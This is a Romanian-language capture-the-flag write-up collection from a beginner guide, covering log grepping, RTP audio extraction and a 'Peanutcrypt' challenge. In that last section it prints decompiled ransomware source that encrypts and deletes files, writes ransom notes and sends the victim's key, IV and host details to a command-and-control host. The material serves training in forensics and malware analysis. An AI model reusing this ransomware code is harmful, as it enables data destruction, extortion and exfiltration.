
În mod clar, steagul apare ca watermark, dar nu poate fi citit. Pentru a vedea mai bine, am putea căuta online imaginea originală și am putea vedea diferențele dintre imaginea originală și

Resurse utile pentru incepatori din UNbreakable România

cea dată. TinEye găsește această imagine (rețineți că această imagine are aceeași lățime și înălțime ca și cea dată). Pentru a putea rezolva prezenta problemă, putem compara cele două imagini folosind acest site:

<https://online-image-comparison.com/result>

**Result:**



Flag-ul: Găsește-l în poza de mai sus.

## Protoss (ușor)

Concurs UNbreakable 2021 #Echipe

*Descriere:*

I know how to lead your browser to absolute happiness. Would you accept this root certificate in your browser as a token of friendship?

Format flag: ctf{sha256}

**Rezolvare:**

După cum puteți observa, fișierul primit în cadrul acestui exercițiu conține o multitudine de log-uri.

```
yakuhi@furry-catstation:~/ctf/unr21-tms/logsv2$ ls -l | wc -l  
2105  
yakuhi@furry-catstation:~/ctf/unr21-tms/logsv2$
```

Dacă folosim instrumentul **grep** în Terminal, putem obține flag-ul necesar în rezolvarea acestui exercițiu.

```
yakuhi@furry-catstation:~/ctf/unr21-tms/logsv2$ strings * | grep ctf{  
ctf{a9a3fbf7162706ca48b[REDACTAT]b8b96791fc3d478600028}  
yakuhi@furry-catstation:~/ctf/unr21-tms/logsv2$
```

Flag: ctf{a9a3fbf7162706c[REDACTAT]0098b8b96791fc3d478600028}

## Revepi (greu)

Concurs UNbreakable 2021 #Echipe

**Descriere:**

Recently we were able to intercept a real-time transmission from a secret base. Can you find the message?

Format flag: ctf{sha256}

**Rezolvare:**

Acest exercițiu se bazează pe articolul despre RDP scris aici:

<https://datatracker.ietf.org/doc/html/rfc3550>


Resurse utile pentru incepatori din UNbreakable România

6 4.065568628	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54322, Time=12346
7 4.080908270	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54323, Time=12347
8 4.096236957	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54324, Time=12348
9 4.111409234	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54325, Time=12349
10 4.126775967	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54326, Time=12350
11 4.142184251	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54327, Time=12351
12 4.157583646	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54328, Time=12352
13 4.172992125	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54329, Time=12353
14 4.188367829	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54330, Time=12354
15 4.203961103	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54331, Time=12355
16 4.219498487	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54332, Time=12356
17 4.234939362	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54333, Time=12357
18 4.250520466	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54334, Time=12358
19 4.265946051	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54335, Time=12359
20 4.281381367	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54336, Time=12360
21 4.296769657	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54337, Time=12361
22 4.312428982	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54338, Time=12362
23 4.328129734	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54339, Time=12363
24 4.343553872	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54340, Time=12364
25 4.359177318	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54341, Time=12365
26 4.374798318	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54342, Time=12366
27 4.390356734	127.0.0.1	127.0.0.1	RTP	790 PT=ITU-T G.711 PCMA, SSRC=0xb12671A, Seq=54343, Time=12367


în cadrul rfc3550, fiecare pachet marcat în timp are o valoare a payload-ului pentru reprezentarea sunetului.

```
▶ Frame 6: 790 bytes on wire (6320 bits), 790 bytes captured (6320 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ User Datagram Protocol, Src Port: 1447, Dst Port: 16388
└ Real-Time Transport Protocol
  └ [Stream setup by HEUR RT (frame 6)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    0.... .... = Marker: False
    Payload type: ITU-T G.711 PCMA (8)
    Sequence number: 54322
    [Extended sequence number: 54322]
    Timestamp: 12346
    Synchronization Source identifier: 0xb12671a (185755418)
    Payload: 3366ad26260ffa0d61fbef40af2023634adf44b4d1fb494e...
```

Următorul pas este să selectăm: Wireshark > Telephony > RTP > RTP Streams




Resurse utile pentru incepatori din UNbreakable România



65	54381	15.18	14.80	-890.95	372.48	✓
66	54382	15.16	14.81	-911.98	378.69	✓
67	54383	15.14	14.83	-927.00	384.90	✓
68	54384	15.19	14.84	-942.07	391.10	✓
69	54385	15.16	14.85	-957.10	397.31	✓
70	54386	15.19	14.87	-972.17	403.52	✓
71	54387	15.15	14.88	-987.20	409.73	✓
72	54388	15.19	14.89	-1002.26	409.73	✓
73	54389	15.15	14.90	-1017.28	409.73	✓
74	54390	15.16	14.90	-1032.31	409.73	✓
75	54391	15.19	14.91	-1047.37	409.73	✓
76	54392	15.16	14.92	-1062.41	409.73	✓
77	54393	15.16	14.93	-1077.45	409.73	✓
78	54394	15.24	14.94	-1092.56	409.73	✓
79	54395	15.20	14.95	-1107.64	409.73	✓
80	54396	15.31	14.96	-1122.82	409.73	✓
81	54397	15.23	14.97	-1137.92	409.73	✓
82	54398	15.22	14.98	-1153.01	409.73	✓

Observând nereguli în banda a transmisiei rtp, următorul pas este să facem dump la udp stream in binar.

Resurse utile pentru incepatori din UNbreakable România



Help

10,363 client pkts, 0 server pkts, 0 turns.

Entire conversation (4.525 kB) ▾ Show and save data as Raw ▾

```
lucian@h:~/Desktop$ bless test
Unexpected end of file has occurred. The following elements are not closed: pref
, preferences. Line 22, position 36.
Directory '/home/lucian/.config/bless/plugins' not found.
Directory '/home/lucian/.config/bless/plugins' not found.
Directory '/home/lucian/.config/bless/plugins' not found.
Could not find file "/home/lucian/.config/bless/export_patterns".
Could not find file "/home/lucian/.config/bless/history.xml".
Document does not have a root element.
Sharing violation on path /home/lucian/.config/bless/preferences.xml
Sharing violation on path /home/lucian/.config/bless/preferences.xml
Sharing violation on path /home/lucian/.config/bless/preferences.xml

(bless:9509): Gtk-CRITICAL **: 13:53:39.707: gtk_box_pack: assertion 'child->par
ent == NULL' failed
```

Elocind bineînțeles că putem observa că transmisia se repetă de 200 de ori pe un singur pachet.

Resurse utile pentru incepatori din UNbreakable România

```
..by_...U.'6...'8E.t`..Q[.\h<,.cq[.....g..<..  
.^.A.8@.-.....{.c.g;PW..).9.....j....QG.  
....P..sR.f....k.. .o....v.5...../...;"":....  
..).dw.....O^v.....P...W...t.. [m.,...'c..nw  
g(Y../\..R.j..Z..O,.jZ.O..&#~.my.)O=cD...@@.  
.d...?sU3x.;.6s..n+._Z...'ky.....;.....4...  
...8....i.s....$.z..<....r.8...6"...g..VJ5....  
....g7.k~d&....s..@.E.....] ..J.....,....X..  
<..l.h...#.....r.....S...d.!....>.....v\..3...  
(...q....@.W-|*w..~.$7y.VUOV.K..&l.....*  
.5TZY{+Qm..L ..|t..J..=....<..6...~NQ..|6...  
"py-..w.Z.....F...g.4e6a4d334e4459324e324  
97a4d7a4d334d7a55324e444d344d7a51324e6a59794d  
7a55324d6a4d7a4e6a4d324e4459324d7a497a4d444d3  
34e6a517a4e4459784d7a517a4d6a59314e6a457a4d44  
4d354d7a6b7a4d6a59324d7a637a4e544d784d7a63324  
e444d354d7a637a4d7a4e6a557a4f5459304d7a41  
324e544d7a4e6a517a4e544d314d7a67324e5459304d7  
a51324d544d334d7a677a4e4459314d7a6b7a4e7a4d77  
4d7a6b324d544d774d7a557a4d6a646b.....F...g.4  
e6a4d334e4459324e32497a4d7a4d334d7a55324e444d  
344d7a51324e6a59794d7a55324d6a4d7a4e6a4d324e4  
459324d7a497a4d444d334e6a517a4e4459784d7a517a  
4d6a59314e6a457a4d444d354d7a6b7a4d6a59324d7a6  
37a4e544d784d7a63324e444d354d7a637a4d7a4d7a4e  
6a557a4f5459304d7a41324e544d7a4e6a517a4e544d3  
14d7a67324e5459304d7a51324d544d334d7a677a4e44  
59314d7a6b7a4e7a4d774d7a6b324d544d774d7a557a4  
d6a646b.....F...g.4e6a4d334e4459324e32497a4d  
7a4d334d7a55324e444d344d7a51324e6a59794d7a553
```

Rețeta de la CyberChef folosită în acest exercitiu este:

[https://gchq.github.io/CyberChef/#recipe=From\\_Hex\('Auto'\)From\\_Base64\('A-Za-z0-9%2B/%3D', true\)From\\_Hex\('Auto'\)&input=NGU2YTRkMzM0ZTQ0NTkzMjRIMzI0OTdhNGQ3YTRkMzM0ZDdhNTUzMjRINDQ0ZDM0NGQ3YTUxMzI0ZTZhNTk3OTRkN2E1NTMyNGQ2YTRkN2E0ZTZhNGQzMjRINDQ1OTMyNGQ3YTQ5N2E0ZDQ0NGQzMzRINmE1MTdhNGU0NDU5Nzg0ZDdhNTE3YTRkNmE1OTMxNGU2YTQ1N2E0ZDQ0NGQzNTRkN2E2YjhNGQ2YTU5MzI0ZDdhNjM3YTRINTQ0ZDc4NGQ3YTYzMzI0ZTQ0NGQzNTRkN2E2MzdhNGQ3YTRkN2E0ZTZhNTU3YTRmNTQ1OTMwNGQ3YTQxMzI0ZTU0NGQ3YTRINmE1MTdhNGU1NDRkMzMzE0ZDdhNjczMjRINTQ1OTMwNGQ3YTUxMzI0ZDU0NGQzMzRkN2E2NzdhNGU0NDU5MzE0ZDdhNml3YTRIN2EOZDc3NGQ3YTzimzI0ZDU0NGQ3NzRkN2E1NTdhNGQ2YTY0Nml](https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')From_Base64('A-Za-z0-9%2B/%3D', true)From_Hex('Auto')&input=NGU2YTRkMzM0ZTQ0NTkzMjRIMzI0OTdhNGQ3YTRkMzM0ZDdhNTUzMjRINDQ0ZDM0NGQ3YTUxMzI0ZTZhNTk3OTRkN2E1NTMyNGQ2YTRkN2E0ZTZhNGQzMjRINDQ1OTMyNGQ3YTQ5N2E0ZDQ0NGQzMzRINmE1MTdhNGU0NDU5Nzg0ZDdhNTE3YTRkNmE1OTMxNGU2YTQ1N2E0ZDQ0NGQzNTRkN2E2YjhNGQ2YTU5MzI0ZDdhNjM3YTRINTQ0ZDc4NGQ3YTYzMzI0ZTQ0NGQzNTRkN2E2MzdhNGQ3YTRkN2E0ZTZhNTU3YTRmNTQ1OTMwNGQ3YTQxMzI0ZTU0NGQ3YTRINmE1MTdhNGU1NDRkMzMzE0ZDdhNjczMjRINTQ1OTMwNGQ3YTUxMzI0ZDU0NGQzMzRkN2E2NzdhNGU0NDU5MzE0ZDdhNml3YTRIN2EOZDc3NGQ3YTzimzI0ZDU0NGQ3NzRkN2E1NTdhNGQ2YTY0Nml)

Flag ctf{375d84fb5b3cdf20[REDACTAT]ed4a784e9709a052}

## Peanutcrypt (mediu)

Concurs UNbreakable 2021 #Individual

*Descriere:*

I was hosting a CTF when someone came and stole all my flags?

Can you **help** me get them back?

Flag format: CTF{sha256}

*Rezolvare:*

De data aceasta avem la dispoziție 2 fișiere: flag.enc și capture.pcapng. Deoarece extensia ".enc" sugerează că primul este criptat (iar fișierul nu conține caractere lizibile), putem presupune că trebuie să analizăm mai întâi capture.pcapng.

După ce deschidem fișierul în Wireshark și îl analizăm, găsim o cerere HTTP interesantă:

No.	Time	Source	Destination	Protocol	Length	Info
2725	11.905408621	172.217.19.99	10.0.2.15	OCSP	758	Response
2749	11.930068780	172.217.19.99	10.0.2.15	OCSP	758	Response
3963	18.230339780	10.0.2.15	172.217.19.99	OCSP	438	Request
3965	18.299312533	172.217.19.99	10.0.2.15	OCSP	758	Response
5883	69.527861869	10.0.2.15	172.217.19.99	OCSP	438	Request
5885	69.556715922	10.0.2.15	172.217.19.99	OCSP	438	Request
5887	69.599033725	172.217.19.99	10.0.2.15	OCSP	758	Response
5912	69.628359645	172.217.19.99	10.0.2.15	OCSP	758	Response
5985	70.735600989	10.0.2.15	172.217.19.99	OCSP	438	Request
5999	70.766548072	10.0.2.15	172.217.19.99	OCSP	438	Request
6009	70.833784164	172.217.19.99	10.0.2.15	OCSP	758	Response
6027	70.888763467	172.217.19.99	10.0.2.15	OCSP	758	Response
6037	70.930590174	10.0.2.15	172.217.19.99	OCSP	438	Request
6099	71.003377040	172.217.19.99	10.0.2.15	OCSP	758	Response
6445	73.238604850	10.0.2.15	172.217.19.99	OCSP	438	Request
6449	73.326933172	172.217.19.99	10.0.2.15	OCSP	758	Response
7272	87.803370206	10.0.2.15	172.217.19.99	OCSP	437	Request
7278	87.875718491	172.217.19.99	10.0.2.15	OCSP	757	Response
7947	94.019984324	10.0.2.15	172.217.19.99	OCSP	438	Request
7949	94.089543937	172.217.19.99	10.0.2.15	OCSP	758	Response
10883	167.535194375	10.0.2.15	35.224.170.84	HTTP	143	GET / HTTP/1.1
10886	167.743033858	35.224.170.84	10.0.2.15	HTTP	204	HTTP/1.1 204 No Content
11885	184.247785246	10.0.2.15	10.0.2.2	HTTP	216	GET /peanutcrypt HTTP/1.1
11889	184.248926361	10.0.2.2	10.0.2.15	HTTP	217	HTTP/1.0 200 OK
19157	467.409186977	10.0.2.15	35.224.170.84	HTTP	143	GET / HTTP/1.1
19165	467.553185878	35.224.170.84	10.0.2.15	HTTP	204	HTTP/1.1 204 No Content

Datele returnate de server arată cum conținutul fișierului nu este complet lizibil. După ce îl salvăm ('Show and save data as: Raw'; save to 'peanutcrypt\_raw'), putem rula 'strings' pentru a avea o idee mai bună despre ce date sunt:

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ strings peanutcrypt_raw
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.9.4
```

```
Date: Mon, 10 May 2021 17:19:01 GMT
Content-type: application/octet-stream
Content-Length: 2880
Last-Modified: Mon, 10 May 2021 16:59:11 GMT
m Z
e"e#
e"e#
e"e#
AES)
peanutbotnet.nutsiiz
TZ"DCBk3WqNVfSSMe5kqwCFg7m6QDbjkT5nfRZ undefinedc
_ransom.txt
wzEYour files have been encrypted by PeanutCrypt.
Send 5000 DogeCoin to z
along with z
to recover your data)
open
write
doce_address
uid)
pathZ
ransom_file
main.py
```

După cum puteți vedea pe ultima linie de ieșire, fișierul conține un sir de caractere cu valoarea "main.py". Acest lucru sugerează că peanutcrypt este un fișier compilat în python. Înainte de a continua, trebuie să menționez că octetii magici ai unui fișier ".pyc" se schimbă adesea pentru fiecare versiune de python.

Acest lucru înseamnă că există două modalități de a despărți binarul original "peanutcrypt" din răspunsul HTTP:

- fie o faceți manual
- fie găsiți versiunea python care are același antet de fișier '.pyc'. Am ales această din urmă variantă și am descoperit că binarul este un fișier .pyc python3.8. Scriptul de mai jos ar trebui să extragă fișierul .pyc original CÂND ESTE EXECUTAT CU PYTHON3.8:

```
import importlib

raw = open("peanutcrypt_raw", "rb").read()
real_file_contents = raw.split(importlib.util.MAGIC_NUMBER)[1]
```

Resurse utile pentru incepatori din UNbreakable România

```
open("peanutcrypt", "wb").write(real_file_contents)
```

Din fericire, codul sursă al fișierelor .pyc poate fi de obicei recuperat. Am folosit "uncompyle6" pentru a face acest lucru (nu uitați că programul a fost scris în python3.8!):

```
yakuhi@furry-catstation:~/ctf/unr21-ind$ python3.8 -m pip install uncompyle6
Collecting uncompyle6
[...]
Successfully installed click-8.0.0 six-1.16.0 spark-parser-1.8.9 uncompyle6-3.7.4 xdis-5.0.9
yakuhi@furry-catstation:~/ctf/unr21-ind$ uncompyle6 ./peanutcrypt.py
[READ BELOW]
yakuhi@furry-catstation:~/ctf/unr21-ind$
```

```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.0 (default, Feb 25 2021, 22:10:10)
# [GCC 8.4.0]
# Embedded file name: main.py
# Compiled at: 2021-05-10 17:55:50
# Size of source mod 2**32: 2826 bytes
import random, time, getpass, platform, hashlib, os, socket, sys
from Crypto.Cipher import AES
c2 = ('peanutbotnet.nuts', 31337)
super_secret_encoding_key = b'\x04NA\xedc\xabt\x8c\xe5\x11o\x143B\xea\x a2'
lets_not_do_this = True
doge_address = 'DCBk3WqNVfSSMe5kqwCFg7m6QDbjkT5nfR'
uid = 'undefined'

def write_ransom(path):
    ransom_file = open(path + '_ransom.txt', 'w')
    ransom_file.write(f"Your files have been encrypted by PeanutCrypt.\nSend 5000 DogeCoin
to {doge_address} along with {uid} to recover your data")

def encrypt_reccursive(path, key, iv):
    for dirpath, dirnames, filenames in os.walk(path):
        for dirname in dirnames:
            write_ransom(dirname + '/')
```

```
else:  
    for filename in filenames:  
        encrypt_file(dirpath + '/' + filename, key, iv)  
  
def encrypt_file(path, key, iv):  
    bs = AES.block_size  
    cipher = AES.new(key, AES.MODE_CBC, iv)  
    in_file = open(path, 'rb')  
    out_file = open(path + '.enc', 'wb')  
    finished = False  
    while not finished:  
        chunk = in_file.read(1024 * bs)  
        if not len(chunk) == 0:  
            if len(chunk) % bs != 0:  
                padding_length = bs - len(chunk) % bs or bs  
                chunk += str.encode(padding_length * chr(padding_length))  
            finished = True  
        out_file.write(cipher.encrypt(chunk))  
  
    os.remove(path)  
  
def encode_message(message):  
    encoded_message = b"  
    for i, char in enumerate(message):  
        encoded_message += bytes([ord(char) ^ super_secret_encoding_key[(i % 16)]])  
    else:  
        return encoded_message  
  
def send_status(status):  
    message = f"{status} {uid} {getpass.getuser()} {'.'.join(platform.uname())}"  
    encoded_message = encode_message(message)  
    udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
    udp_socket.sendto(encoded_message, c2)  
  
def send_key(key, iv):  
    message = f"{uid} " + key.hex() + ' ' + iv.hex()  
    encoded_message = encode_message(message)
```

Resurse utile pentru incepatori din UNbreakable România

```
tcp_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tcp_socket.connect(c2)
print(encoded_message)
tcp_socket.sendall(encoded_message)
tcp_socket.close()

if __name__ == '__main__':
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <file/directory>")
